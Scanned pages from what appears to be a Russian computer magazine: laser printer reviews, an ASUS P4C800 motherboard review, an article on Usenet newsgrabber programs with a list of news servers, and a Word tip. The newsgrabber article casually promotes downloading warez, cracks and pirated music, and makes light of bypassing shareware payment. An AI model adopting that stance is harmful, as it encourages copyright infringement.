Это принтер значительно более высокого класса, в первую очередь из-за того, что поддерживает реальное разрешение 1200 dpi и языки PCL6, PCL5e, ESC/P2, FX. Увеличение разрешения до 1200 dpi практически не сказывается на качестве текста, но вот четкость печати графики внушает уважение. Традиционно для EPSON, тонер достаточно черный и позволяет получить очень контрастные отпечатки. В драйвере (кстати, русифицированном!) можно настроить плотность печати и разрешение, причем помимо чистых 1200 dpi, в наличии есть фирменные технологии сглаживания переходов, которые делают картинку более живой и естественной.

Дополнительно в принтер может быть установлен LAN адаптер и модуль поддержки PostScript3, после чего можешь смело ставить его в домашнюю локалку и печатать… печатать… печатать… Кстати, под большие объемы печати не помешает докупить памяти, она расширяется до 136 Мб. В целом, это универсальный черно-белый лазерный принтер, и его можно рекомендовать всем продвинутым перцам.

XEROX PHASER 3120 ($194)



Совмещенный картридж XEROX Phaser 3120. Этот фрукт заправлен на все 3000 страниц

- **Скорость печати, стр./мин: до 16**
- **Тестовая скорость печати, стр./мин: 12**
- **Время до выдачи первой страницы, с: 12**
- **Тестовое время выдачи первой страницы, с: 12**
- **Разрешение, dpi: 600x600**
- **Количество памяти: 8 Мб**
- **Интерфейс: USB 1.1**
- **Ресурс картриджа (стартовый картридж), стр.: 3000(3000)**
- **Драйвера для операционных систем: Win NT 4.0/98/2k/Me/XP, Linux, Mac OS 8.0 и старше**
- **Размеры (ШхГхВ): 352x372x196 мм**

Фирма XEROX имеет давнюю историю. Это один из старейших производителей лазерных принтеров, и новая модель XEROX Phaser 3120 продолжает славные традиции. Качество печати на высоком уровне. Распечатанный текст очень черный и контрастный. Распечатанные изображения выглядят достаточно резко и четко. Принтер отлично передает полутона, и поэтому картинка выглядит очень живо. XEROX Phaser 3120 имеет ряд преимуществ перед конкурентами: стартовый картридж заправлен на всю катушку (3000 станиц), и в комплекте идет USB кабель для подключения к компьютеру.

Драйвер полностью русифицирован и позволяет легко настроить разрешение, качество и плотность печати. Заявленный режим экономии - 30%, и этот режим не сказывается на качестве отпечатков. Эту модель также можно рекомендовать как универсальную и полностью отвечающую требованиям, предъявляемым к домашним лазерным принтерам. Наиболее сбалансированное решение для домашнего использования.

СКАЗ ПРО ТО, КАК ПЕЧАТАТЬ НА ЛАЗЕРНИКЕ И НЕ БЫТЬ ЗАДУШЕННЫМ ЖАБОЙ

test_lab (testlab@gameland.ru)

PANASONIC KX-P7100($188)

Картридж в сборе. Будь аккуратен, во время сборки можно легко залапать фотобарабан

■ Скорость печати, стр./мин: до 14
■ Тестовая скорость печати, стр./мин: 12
■ Время до выдачи первой страницы, с: 25
■ Тестовое время выдачи первой страницы, с: 26
■ Разрешение, dpi: 600x600
■ Количество памяти: 2 Мб
■ Интерфейс: USB 1.1, LPT
■ Ресурс картриджа (стартовый картридж), стр.: 4000(n/a)
■ Драйвера для операционных систем: Windows 3.1-WIDOWS XP
■ Размеры (ШхГхВ): 398x391x254 мм


Изюминкой этого принтера является встроенный модуль дуплексной (двусторонней) печати. Это означает, что принтер печатает на обратной стороне листа самостоятельно. При закрытой конструкции лотка это очень удобно, так как в противном случае пришлось бы довольно часто открывать лоток и вручную переворачивать бумагу. Принтер довольно хорошо справляется с печатью как текста, так и графики.

По ходу тестирования у нас нарисовались проблемы с драйверами под Windows XP (драйвера под XP есть на сайте panasonic.ru). Мало того, что при установке драйвер предлагает выбрать, к какому из трех LPT-портов подключен принтер (хотелось бы USB), так еще и переустановить на порт USB вручную не получается. Пришлось тестить через LPT - аппарат работал четко и прилежно. В девайсе используется раздельный картридж, причем выяснить стартовое количество тонера не получилось. Кстати, перед инсталляцией картридж необходимо собрать из двух половинок, при этом можно случайно залапать фотобарабан, никаких крышечек нет.

HP LASERJET 1000W ($192)



Фирменный кабель для подключения HP LaserJet 1000w к интерфейсу USB



CANON LBP-1120 использует совмещенный картридж, достаточный для печати 2500(1000) страниц



■ Скорость печати, стр./мин: до 10
■ Тестовая скорость печати, стр./мин: 9
■ Время до выдачи первой страницы, с: 15
■ Тестовое время выдачи первой страницы, с: 14,6
■ Разрешение, dpi: 600x600
■ Количество памяти: 1 Мб
■ Интерфейс: USB 1.1
■ Ресурс картриджа (стартовый картридж), стр.: 2500(2500)
■ Драйвера для операционных систем: Windows 95/98/Me/2000/XP/NT4.0, DOS-приложения из Windows
■ Размеры (ШхГхВ): 415x486x253 мм

Это самая простая модель из лазерных принтеров Hewlett Packard, но несмотря на это, она достойно показала себя в тестах. У HP LJ 1000w есть целый ряд особенностей. Например, поддерживается печать из DOS-приложений, работающих в среде Windows с использованием драйвера PCL, хотя сам принтер язык PCL не поддерживает.

Принтер использует технологию совмещенного картриджа. У HP LaserJet 1000w прикольно организован экономичный режим - буковки печатаются обычной формы, но черным делается только контур, а "внутри" символа используется бледно-серая заливка. По заявлению фирмы, это позволяет экономить до 50% тонера. Качество печати, как текста, так и графики, отменное и вполне соответствует марке Hewlett Packard.

В комплекте идет специальный фирменный USB кабель. Разъем, вставляемый в USB-порт компьютера стандартный, а вот противоположный конец кабеля заточен специально под наш принтер (см. фото). Таким образом, тебе придется выкинуть глюкавый шнурок "от дядюшки Ляо" и использовать надежный сертифицированный кабель от HP.

ВЫВОДЫ


Современные лазерные принтеры предоставляют возможность быстро получить отпечатки высокого качества, причем цена на GDI модели уже опустилась ниже $200. Видимо, в ближайшем будущем стоит ожидать бума на домашние лазерники. Награды получили HP LaserJet 1000w за традиционное качество и удобство в работе и SAMSUNG ML-1510 как наиболее сбалансированное решение для домашнего использования.

ASUS P4C800 Deluxe Gold

ОСНОВА ДЛЯ ОСЕННЕГО АПГРЕЙДА

СУПЕР ВЕЩЬ!

Привет тебе, железный браза! Осень - странная пора, ты не находишь? Желтеет ботва, активный летний экстрим-отдых остался позади, мертвый сезон для производителей игр закончился, и они готовятся завалить тебя кучей релизов, прожорливых до железа. Душа требует апгрейда!
Не вопрос! Начнем с основ, то есть с материнской платы. Сегодня мы решили предложить тебе ASUS P4C800 Deluxe Gold - хай-энд десктоп мать на базе высокотехнологичного и высокоскоростного, а значит, не самого дешевого чипсета i875P. Точнее, это один из самых навороченных чипсетов в линейке. Плата вышла на рынок в начале лета, а значит, цены на нее за лето успели упасть до приемлемого уровня, и самое время ее брать



ASUS P4C800 Deluxe Gold

ПАРА СЛОВ О ЧИПСЕТЕ

Intel 875P Canterwood рассчитан на трехгиговые P4 и имеет частоту FSB 533/800 МГц, соответственно, более тормозные камушки отправляются в треш (хотя совместимость с ними есть). Микруха поддерживает модную технологию Hyper-Threading, которая позволяет поделить проц на два виртуальных и получить определенный прирост производительности в некоторых приложениях. Чипсет полноценно поддерживает DDR400. Также в чипе реализована продвинутая шина CSA (Communications Streaming Architecture), которая позволяет на полную задействовать Gigabit Ethernet (у PCI уже не хватает пропускной способности). В южном мосту реализована поддержка 8 портов USB 2.0, имеется встроенный Serial ATA контроллер с поддержкой RAID-массивов, шестиканальный звук AC'97.

Сам чипсет расположен на матери под углом в 45 градусов. Это позволило при монтаже уложиться всего в 4 слоя (против обычных шести), что, естественно, положительно сказалось на цене, надежности и вандалостойкости (ведь ты же любишь гнуть мамы при установке в кузов).

УМА ПАЛАТА

Плата проходит под лейблом AI, то бишь интеллектуальная. Заключается интеллектуальность в фирменных AI технологиях: AI Audio, также известная как Jack Sensitive - автоматическое распознавание девайсов, подключенных к аудиовходам; AI Overclocking - безопасный автоматический разгон до оптимальных параметров; AI Net - диагностика сетевого кабеля; AI BIOS. Последний включает в себя кучу фишек, спасающих от дикого гимора с БИОСом, таких, как сохранение установок БИОСа на дискетку и восстановление параметров при крахе системы, ASUS POST Reporter - объявление голосом (человеческим) характера неполадки (можешь записать свои мессаги). ASUS EZ Flash поможет легко перепрошить БИОС. Это особенно приятно, если учитывать, что ASUS часто выпускает новые прошивки. Контроль над системой тоже на высоте: на проце и чипсете стоит по термодатчику, а тулза ASUS Q-Fan поможет настроить до трех вентиляторов. В саму мамку впаян зеленый диод, который показывает наличие напряжения в режиме StandBy (жива, значит). Из приятностей: ASUS Instant Music - прослушивание музыки с сидюка без участия винды, ASUS MyLogo 2 - твоя морда на заставке. В общем, эта мать и умная, и красивая, и веселая.

А ЧТО НА БОРТУ?

А на борту у нас 4 банка памяти, расположенных попарно и соответствующим образом подкрашенных. Память легко встает на частоту 166 МГц, частота шины - 200 МГц. AGP 8X, 5 PCI слотов и 2 IDE - это уже стандарт. Кроме этого, у нас есть 4 SATA порта, на которых особо продвинутые перцы могут замутить RAID-массив 0 и 1 уровней. Правда, без гимора этим можно заниматься только в WinXP. Также в наличии 8 портов USB 2.0 (периферией хоть обвешайся) и 2 FireWire (IEEE 1394) для всяких цифровых камер, чувствительных к скорости передачи данных. Со звуком все пучком: соответствующая микруха и AC'97 кодек позволяют легко подрубить звуковую систему 5.1. С сетью также проблем не возникнет - на маме распаян Gigabit Ethernet контроллер (тот, для которого понадобилась отдельная CSA шина). Соответствующие разъемы найдешь на задней панели. Из стандартного - 2 COM, 1 LPT, 2 PS/2.

В КОМПЛЕКТЕ

Коробочка с мамой имеет строгий стильный дизайн. Внутри ты найдешь подробную документацию на английском, краткую инструкцию по установке на 12 языках, в том числе и на русском, 2 SATA кабеля, 2 ATA шлейфа, шлейф для флопаря, панельку для корпуса, 2 диска с дровами и софтом. Вот такая мать, все при ней. Плюс хорошая репутация ASUS, заработанная за много лет. Чем не претендент на твои кровные?

PC_Zone

НЬЮСГРАББЕРЫ

Jumpy (jumpy@front.ru)

НЬЮСГРАББЕРЫ

СРЕДСТВА ИЗВЛЕЧЕНИЯ ФАЙЛОВ ИЗ NEWSGROUPS


Ты уже забыл, что такое Usenet и его ньюсгруппы? Думаешь, только на www и ftp есть что-либо стоящее? Вот и зря! Именно в ньюсах лежит много того, за чем надо долго гоняться и за что всегда просят денег! Еще не догадался? Ну так читай дальше и готовься использовать news-серверы в качестве porno-warez-mp3-порталов! :)

<Кому это нужно>

Я уверен, что, как всякий продвинутый интернетчик, ты уже неоднократно пользовался конференциями (ньюсгруппами) Usenet. Дело-то нехитрое! Достаточно за полминуты настроить тот же Outlook, и будет тебе счастье: все эхи ФидоНета, вся нужная и обычно самая свежая инфа и т.п. Зачастую это намного удобнее, чем лазить по web-форумам или гостевым книгам. Однако не все знают, что существует множество конференций, пользователи которых обмениваются не только сообщениями, но и файлами. Такие конференции могут служить отличными источниками самых разнообразных материалов. Причем, кроме банальной порнухи, в Usenet лежит варез, кряки, mp3'шки. Правда, картинки для взрослых все-таки занимают первое место по популярности. Они аккумулируются там тоннами (причем, постоянно обновляясь!), и доступ к ним никто не ограничивает. Но знаешь, что самое интересное? Для потрошения подобных «мясных» ньюсгрупп давным-давно были придуманы даже специальные программы - ньюсграбберы (newsgrabbers). Так что на время уйми зачесавшиеся руки, и я расскажу о том, как все сделать по высшему разряду!

NewsBin Pro v 4.2

ОС	WinAll
Размер	1566 Кб
Лицензия	Shareware
Сайт	www.newsbin.com



Есть коннект! Да еще какой…

Начнем с самой мощной и самой популярной программы для выковыривания различных файлов из ньюсгрупп. В ньюсграббере главное – настройки, и на примере NewsBin будет легче всего понять основные принципы функционирования всех софтин этого типа.


При первом запуске NB предлагает создать новую конфигурацию (они хранятся в отдельных файлах, и в любой момент можно загрузить необходимый конфиг - весьма полезная фича). В появившемся окне Wizard'а введи только адрес news-сервера, откуда будет качаться инфа (это вообще главный параметр для всех ньюсграбберов), а остальные параметры можешь пропустить, их лучше настраивать из самой программы - все установки собраны в меню "Preferences".

В "Options" и "Server Options" большинство default'ных значений тебя вполне устроят, так что нет особого смысла там рыться. Разве что укажи на вкладке "Options"-"Setup" имя каталога для сохранения скачанных данных (по умолчанию для каждой ньюсгруппы будут созданы отдельные подкаталоги) и количество потоков для ускорения работы. "Group options" важны тем, что здесь-то ты и выберешь разделы с инфой, которые тебя больше всего интересуют. Первым делом жми на "Download groups", чтобы скачать список конференций, имеющихся на сервере. Он появится через пару минут, причем сразу с указанием количества сообщений в каждом разделе. Выбирай тот, где их больше - зачем нам нужны конфы, где новых месcаг по штуке в день? Лишние ньюсгруппы стоит отфильтровать: поставь соответствующие галочки в блоке "Group Name Filters" и/или введи ключевое слово вручную - останутся разделы, соответствующие указанным параметрам. Выделяй галками нужные и закрывай окно.

Поиск иголки в стогу сена

В нашу эпоху широкого распространения рекламы и спама, часто бывает трудно найти необходимую инфу под грудой всякого барахла. Конференции Usenet не исключение. Никогда не знаешь, найдешь ли на сервере нужную группу, будет ли в ней необходимая инфа и вообще - где бы взять хороший и бесплатный сервак? Конечно, по запросу "бесплатные news серверы" Яндекс выдаст кучу ссылок, но рыскать по ним в поисках вожделенной группы alt.binaries.pictures.erotica.females - долго и нудно. Чтобы не запутаться, предлагаю несколько решений.


Во-первых, рекомендую отличный ресурс - www.newzbot.com. Заходи, вводи в строке название (или любое слово из него) необходимой тебе группы и дави на поиск. Ты получишь либо сразу список серверов, где она присутствует, либо список конференций, содержащих введенное слово - остается лишь выбрать нужное. Файлы, как правило, лежат в ньюсгруппах со словом "binaries" в названии, и догадаться о тематике конфы не составляет труда.



NewsHunter - бороться и искать, найти и подключиться!

Если NewzBot тебя не устраивает, попробуй старую, но отличную программку NewsHunter. После установки запускай и следуй указаниям подсказок. От тебя потребуют ввести название любого сервака и вписать в настройки группу alt.test (или другую, если хочешь). После чего можешь давить на кнопку "Find new servers" (или на "Find and test new servers", чтобы тут же проверить найденное) и ждать результатов поиска. Чтобы найти news-серверы с определенной группой, требуется задать ее в настройках (вкладка "Tester", параметр "At least one newsgroup must exist").

Сам NewsHunter можно слить, к примеру, вот отсюда: digilander.libero.it/extremenews/download/nh400a.zip



Так… Что тут у нас… Наверное, Третьяковская галерея…

Теперь следует установить защиту от спама, которого в Usenet (как и во всей Сети) навалено от души. Лезь в "Filter options" и, выбрав слева (или создав новый) профиль, настраивай его по вкусу в правой части окна. На первой вкладке - фильтрация по полю темы в сообщении. Обычно там указывают имена приаттаченных к нему файлов, так что имеет смысл указать лишь те типы (например, .jpg), которые тебе нужны (или наоборот - запретить ненужные). Вторая вкладка производит действия, аналогичные первой, но уже после того, как файл получен, а в третьей устанавливаются лимиты размеров. Обычно короткие (один-два килобайта) сообщения содержат лишь спам, да и в любом случае - картинки (а тем более mp3'шки) в 15 Кб вряд ли тебя чем-то заинтересуют, так что установи в параметре "Min post size" что-нибудь более реальное - тысяч 20 символов или типа того.

Уф, на этом установки кончаются, и NewsBin готов к работе! А работа эта, между прочим, возможна в двух режимах: автоматическом и ручном. В первом NB обрабатывает подряд все новые сообщения в выбранных конференциях (скачивает, длинные файлы собирает из нескольких кусков, раскодирует и сохраняет результат), а во втором сначала сливает заголовки сообщений, и ты сам будешь выбирать, что хочешь. Текущий режим устанавливается галочкой "Utilities"-"Automatic download".

Но вот ты выбрал режим, настроил все что можно, в списке серверов и групп (кстати, учти, NB может работать одновременно и с несколькими серверами – их можно добавлять по правой кнопке мыши!) в главном окне NewsBin отметил нужные… Ну так чего стоишь? Жми "Start"! И понеслась…

Прога соединяется с сервером и анализирует имеющиеся сообщения. Если все выставлено на "автомат", можешь идти пить чай или что покрепче - времени у тебя будет много. В ручном режиме придется отмечать в правом окне подходящие мессаги из списка и отправить их на скачку по правому щелчку мыши ("Add to download list"). В меню правой кнопки, кроме всего прочего, имеется полезная опция "Lockout poster" - она позволяет забанить кого-нибудь (скажем, злостного спамера), чтобы игнорировать все письма этого товарища.


Независимо от режима работы в нижних окошках появляются текущие скачиваемые картинки, так что всякий хлам тут же удаляй кнопкой "Kill".

С остальными возможностями NewsBin (благо их хватает!), я думаю, ты разберешься самостоятельно.

Вообще, на мой субъективный взгляд, единственный недостаток NewsBin - это довольно громоздкий и иногда нелогичный интерфейс. Ну, например: чтобы прекратить сливание файлов недостаточно нажать "Stop" - требуется вручную удалить все сообщения из очереди на скачку. Так что отложим пока NewsBin в сторону и посмотрим, чего наваяли другие программеры…

Power-Grab 2002 v 2.5

ОС	WinAll
Размер	979 Кб
Лицензия	Freeware
Сайт	www.cosmicwolf.com



Power-Grab - перевыполним норму по скачке джипегов!

Эта программа меня заинтересовала, прежде всего, тем, что она фриварная. И пусть шароварность никогда не была проблемой в наших широтах (сильна земля русская хакерами!), но все равно любопытно, что способен накодить программист из чистого энтузиазма…

Настройки проги типичны: адрес сервера, количество поддерживаемых одновременных потоков для лучшей скорости скачивания. Радует, что возможности сервака можно проверить сразу же (кнопочкой "Test"), а имеющиеся потоки вручную распределить между сливанием данных и сканированием сообщений в группах (набор галочек внизу). Есть автосохранение очереди файлов, выбор действия при нахождении дубликатов, но что касается других настроек Power-Grab, то они в основном оформительского свойства: показывать ли заставку при запуске, сворачивать ли в трей и т.п. Можно еще цвета для сооб-


NEXT

PC_Zone

НЬЮСГРАББЕРЫ

Jumpy (jumpy@front.ru)

щений и звуки для событий назначить, но, по-моему, лучше бы автор добавил поддержку нескольких news-серверов для одновременной работы – было бы полезней.



Power-Grab - логи и группы: что уже скачали, и что еще предстоит


Сами конференции добавляются либо поодиночке вручную ("Group"-"Add new group" - там же можно и базовый каталог для групп настроить), либо из списка на сервере ("Group"-"Server group list"), причем, что приятно, Power-Grab, в отличие от NewsBin, хотя бы показывает, сколько всего ньюсгрупп присутствует на серваке. В остальном функции примерно те же, хоть и оформлены попроще (например, количество сообщений в каждой конфе не показывается автоматически - для этого их необходимо дополнительно сканировать).

Работает Power-Grab примерно так же, как и NewsBin - жмешь на "Start", и поочередно выполняется все, что указано в нижнем окне - списке заданий. Для начала надо просканировать группу, потом выделить файлы и выбрать "Get and decode" - тут и пойдет процесс.

Из интересных функций еще хотелось бы упомянуть неплохой поиск файлов по конференциям. В принципе, программа явно минималистская: в ней нет полноценного фильтра для спама, предпросмотра получаемых изображений и многих других не необходимых, но полезных мелочей. В принципе, без них жить можно, и лично я стал бы использовать как раз Power-Grab, если бы в нем появился нормальный фильтр сообщений. Но и без него программа неплохая - полностью оправдывает деньги, потраченные на ее скачивание :).

QuadSucker News v 3.0


ОС	WinAll
Размер	1193 Кб
Лицензия	Shareware
Сайт	www.newsrobot.com



Зачем вы, девушки, не любите инетчиков?

Эта софтина представляет собой золотую середину: она проста в работе и настройке (вроде, и другие не сложны, но настраиваются почему-то дольше), в ней нет ничего лишнего, но все главные функции предусмотрены (QSNews это многопоточная модификация старой популярной программы SBNews, которая сейчас, на мой взгляд, уже морально устарела). Пройдемся по конфигу в порядке закладок соответствующего окна.

Прежде всего - режим работы. Особо не размышляя, выбирай "Streaming..." - ручной режим хоть и работает, но, по-моему, довольно неудобен - если он нужен, то лучше использовать NewsBin или Power-Grab.




Выбираем ручками, что нам нужно...

Дальше сервер, базовая папка для файлов, количество потоков для скачивания - все типично, но что приятно - в QSNews каждый параметр подробно описан прямо в самой программе (о том, что английский нужно знать, как родной русский, я даже не говорю). А вот на вкладке "Dup checker" рекомендую отметить "Enable file checker" и "Enable cont checker" - нечего плодить одинаковые файлы. В окошке "Newsgroup configuration" все понятно без объяснений. Группы добавляются или из считанного с сервера списка, или просто вводятся вручную - удобно, если ты абсолютно уверен, что такие ньюсгруппы на этом серваке присутствует. Имеются крайне ценные кнопочки "Promote"/"Demote" - они повышают и понижают приоритет группы и тем самым меняют порядок обращения к ней. Само же использование софтины ничем не отличается от других - как всегда, дави на "Start" и следи за появляющимися картинками да строчкой состояния внизу – и никаких проблем. Собственно говоря, единственное, что не понравилось в этой проге - небольшая тормознутость. Не знаю уж, почему (как-никак - многопоточность поддерживается в полный рост), но мне показалось, что файлы она сливает чуть медленнее того же NewsBin. Впрочем, софтинка тестировалась под пиво, а оно всегда слегка влияет на мое мироощущение. Так что даже не знаю... В любом случае, программа QuadSucker/News незаменима, когда точно знаешь, что и откуда можно сливать, и нет никакого желания заморачиваться с настройками.

News Image Downloader v 1.0.0.5

ОС	WinAll
Размер	670 Кб
Лицензия	Freeware
Сайт	www.nid.net.ru



Популяция обнаженных девушек на компе увеличивается...

И на закуску - продукт от отечественного производителя, да к тому же снова фриварный! По мне - так более чем неплохое сочетание. К тому же весит меньше всех, хотя

Нормальные рабочие news-серваки с хорошими группами:

news.so-net.com.hk	news.isu.edu.tw
news.wplus.net	yellow.geeks.org
news.cell.ru	newscache0.freenet.de
news.jazzfree.com	news4.euro.net

это сейчас особо в расчет не принимается. Впрочем, перейдем к делу.

Сервер пока поддерживается лишь один, но, судя по диалогу настройки, в планах автора это скоро исправить. Непонятно, правда, почему установка количества одновременных соединений находится рядом с полем для ввода каталога загрузки, а не в опциях сервака, но это так, мелочи. Зато управление группами реализовано очень хорошо! Есть и загрузка списка с сервера (причем, указывается количество найденных конференций), и фильтрация по ключевому слову, и отдельный список для манипуляции выбранными группами, и изменение приоритета... При этом без сложностей интерфейса и глюков. Имелся бы еще ручной ввод названия ньюсгруппы без загрузки списка - был бы полный рулез.

Фильтры от спама тоже неплохи - не хуже, чем в NewsBin (разве что отдельных профилей нет), а реализовано проще. NID фильтрует и по содержимому темы или поля "from", и по типу файла, и по объему (вот оно, вот!). Короче, спамеров давить.

Работает все быстро и без проблем. По нажатию на "Загрузить" начинает в потоковом режиме скачивать все, что лежит в конференции, но можно манипулировать очередью - пропускать нужные файлы или менять их приоритет. Здорово, что отображается детальная инфа по каждой картинке - ее объем, сколько скачано и т.п. Короче говоря, рекомендую. Программка аккуратная и симпатичная. Да и по кнопке "Остановить" все прекращается моментально, что не может не радовать.

<Каждому - по способностям>

Вот мы и окинули беглым взглядом нескольких представителей семейства ньюсграбберов, надеюсь, тебе это было небезынтересно. Какую софтину выбрать? Дело вкуса. Круче всех, конечно, NewsBin - глупо с этим спорить, но лично я остановился на News Image Downloader - чем-то он мне приглянулся, хотя программа мелкая, и до того же NB ей расти и расти.

Но что бы ты ни выбрал, думаю, это тебе пригодится, как пригодилось мне. Потому что, скажу честно, за время моего не очень долгого общения с ньюсграбберами количество пресловутого adult content'а на моем компе выросло в разы. Хотя я, вроде, и не фанат этого дела :).

TIPS&TRICKS

Вот один трик, часто юзаемый мной при создании в Ворде табличек, подобных школьной таблице Пифагора - произвольное выделение.

Поясню. По идее, в Ворде текст выделяется построчно. А что делать, если надо выделить столбец из символов? Для этого есть два способа - мышиный и клавишный.

Мышиный - удерживая Alt, выделяешь любой прямоугольный фрагмент текста курсором мыши.

Клавишный - жми Ctrl+Shift+F8, курсор сразу станет тоньше. Выделяй нужный кусок текста, после этого жми любимую комбинацию копирования - у меня это Контрол+C - курсор станет нормальным, а в буфере будет нужный кусок.

После этого смело вставляй текст из буфера - он вставится столбиком.


A4
a4_perfect@mail.ru

